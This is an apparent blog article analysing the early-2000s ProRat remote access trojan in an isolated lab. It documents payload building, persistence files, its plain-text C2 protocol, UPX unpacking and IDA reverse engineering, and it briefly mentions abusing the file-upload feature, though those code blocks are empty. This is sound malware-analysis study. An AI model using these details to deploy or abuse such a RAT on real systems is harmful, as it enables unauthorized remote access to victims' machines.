[Studying] Analyzing ProRat
Last Update:
Word Count:
Read Time:
Introduction
This article is part of my series: Inside Different Generations of RATs. If you are interested in the full series, please refer to the linked article above.
This is the first time I have conducted reverse engineering analysis using IDA (Freeware) instead of Ghidra. I also experimented with more tools compared to my previous articles.

ProRat
ProRat is a remote access tool designed for unauthorized remote access, released by PRO Group in the early 2000s. It adopts a client-server (C/S) architecture for communication. From a network perspective, the ProRat controller GUI can function as both a server and a client.
The term “server” may be confusing from a modern perspective. In early-generation RATs, a “server” executable referred to the payload deployed on the victim machine, while a “client” referred to the application used to control the victim machine. As firewall technologies evolved and network security improved, attackers gradually shifted from direct connections to reverse connections.
To avoid confusion, this article uses the following terms:
- Controller: attacker-side application
- Payload: executable deployed on the victim machines
Experimental Environment Setup
To safely conduct malware analysis, the environment should be isolated using virtual machines. Under no circumstances should malware be executed on a personal or production system.
| Tool | Description |
|---|---|
| ExeInfo PE | Executable analysis tool used to detect packers, compilers, and basic file properties |
| Detect It Easy (DIE) | File identification tool used to detect packers, protectors, and compiler signatures |
| RegShot | Registry comparison tool used to monitor changes made to the Windows registry |
| UPX | Open-source executable packer used to compress and decompress binaries |
| Wireshark | Network protocol analyzer used to capture and inspect live or recorded traffic |
| IDA (Freeware) | Disassembler used for software reverse engineering |
| Device | IP Address | Description |
|---|---|---|
| Windows XP x86 (VM) | 192.168.85.2 | Victim machine used for executing both the controller and payload |
| Windows 10 x64 (VM) | 192.168.85.3 | Analysis machine used for reverse engineering |
| Kali Linux (VM) | 192.168.85.4 | Protocol re-implementation testing |
The two virtual machines were configured within an isolated internal network to prevent unintended external communication. If you want to know how to set up your experimental environment, please view:
- How to Setup Your Experimental Environment for Malware Analysis
- Installing VMware Tools on Windows XP and Windows 95 with VMware WorkStation 17


In this article, I used IDA Freeware to conduct reverse engineering. Note that IDA Freeware requires internet for decompilation, while IDA Pro does not. Since the price of IDA Pro might be unaffordable for independent users (including myself), I enabled internet access (NAT configuration) for static analysis. You should be cautious and avoid launching the payload, even inside a virtual machine, to prevent unintended external communication.
Usage

The GUI of controller is illustrated below:

Create a payload using the provided feature:
ProRat allows users to configure various options when building the payload:



Before deploying the payload, launch RegShot:
After deploying the payload, RegShot showed that many registry keys were modified or added:


Several files were added for persistence:1
2
3
4
5C:\WINDOWS\system\sservice.exe
C:\WINDOWS\system32\fservice.exe
C:\WINDOWS\system32\reginv.dll
C:\WINDOWS\system32\winkey.dll
C:\WINDOWS\services.exe
Protocol Analysis
ProRat transfers data in plain text without any protection. It uses different integer values to identify different C2 commands:


Notice that ProRat assigns a different port number for its features:

It uses different port for screenshot:

Furthermore, it assigns different port for remote plugins and file uploading:


While analyzing the remote plugins feature, a suspicious executable was detected by WindowsDefender:

Based on the MZ symbol observed in the packet, we can infer that the remote plugin mechanism of ProRat works as follows: It drops a specific executable into the local %TEMP% directory, uploads it to the compromised machine, and the payload executes the plugin file and returns the result to the controller.
Reverse Engineering
Unlike my previous articles, this time I conducted reverse engineering using IDA (Freeware).


Both ExeInfo and DIE (Detect It Easy) confirmed the payload is packed with UPX. In addition, it was compiled using Visual Studio C/C++:


ExeInfo also showed that the controller application is packed with an unknown packer named ProCrypt. I initially assumed that this packer was developed by PRO Group, the author(s) for this tool, but I then found out it doesn’t obstruct the reverse engineering work.

We can easily unpack the payload using upx.exe:1
> upx -d server.exe -o unpacked.exe
Alternatively, we can manually unpack the payload. If you are interested in manually unpacking UPX and ASPack, please read this
Open the unpacked payload with IDA:

Notice that the API names were not shown in Imports view. This is likely due to the compiler’s behavior (e.g., Visual C++), which may import functions by ordinal.

IDA Freeware can display the corresponding names of the ordinal values at the bottom:

On the other hand, there are several simple methods to resolve this problem. The first method is to open C:\Windows\SysWOW64\ws_32.dll in IDA and navigate to Exports view:

Important: Since the payload is an x86 (32-bit) executable, you should open
C:\Windows\SysWOW64\ws_32.dllinstead ofC:\Windows\System32\ws_32.dll.exe.
You can also obtain the ordinal value using CFF Explorer or dumpbin.exe:

1 | |
Note that the output is sorted by RVA rather than by ordinal value.

Click the item with ordinal value 16 (which is 0x10, corresponding to recv):
Select Jump to xref to operand or press the hotkey X:

Navigate to the corresponding function:


We can also locate the message handler by searching for specific keywords:


Eventually, we can identify the message handler within the ProRat payload:
Protocol Re-Implementation And Abuse
Since ProRat uses plain text as network communication. It is vulnerable to MITM (Man-in-the-Middle) attacks, which may allow attackers to obtain credentials. Furthermore, the file upload feature can be abused:
1 | |
1 | |
Conclusion
Most legacy RATs (from the early 2000s) transmit data in plain text, they are vulnerable to MITM attacks and protocol re-implementation abuse.
Although this was my first time using IDA Freeware for malware analysis, the experience provided valuable insights into both legacy RAT architectures and practical reverse engineering workflows.
If you consider it acceptable to perform static analysis on a machine with internet access, IDA Freeware can be a practical option.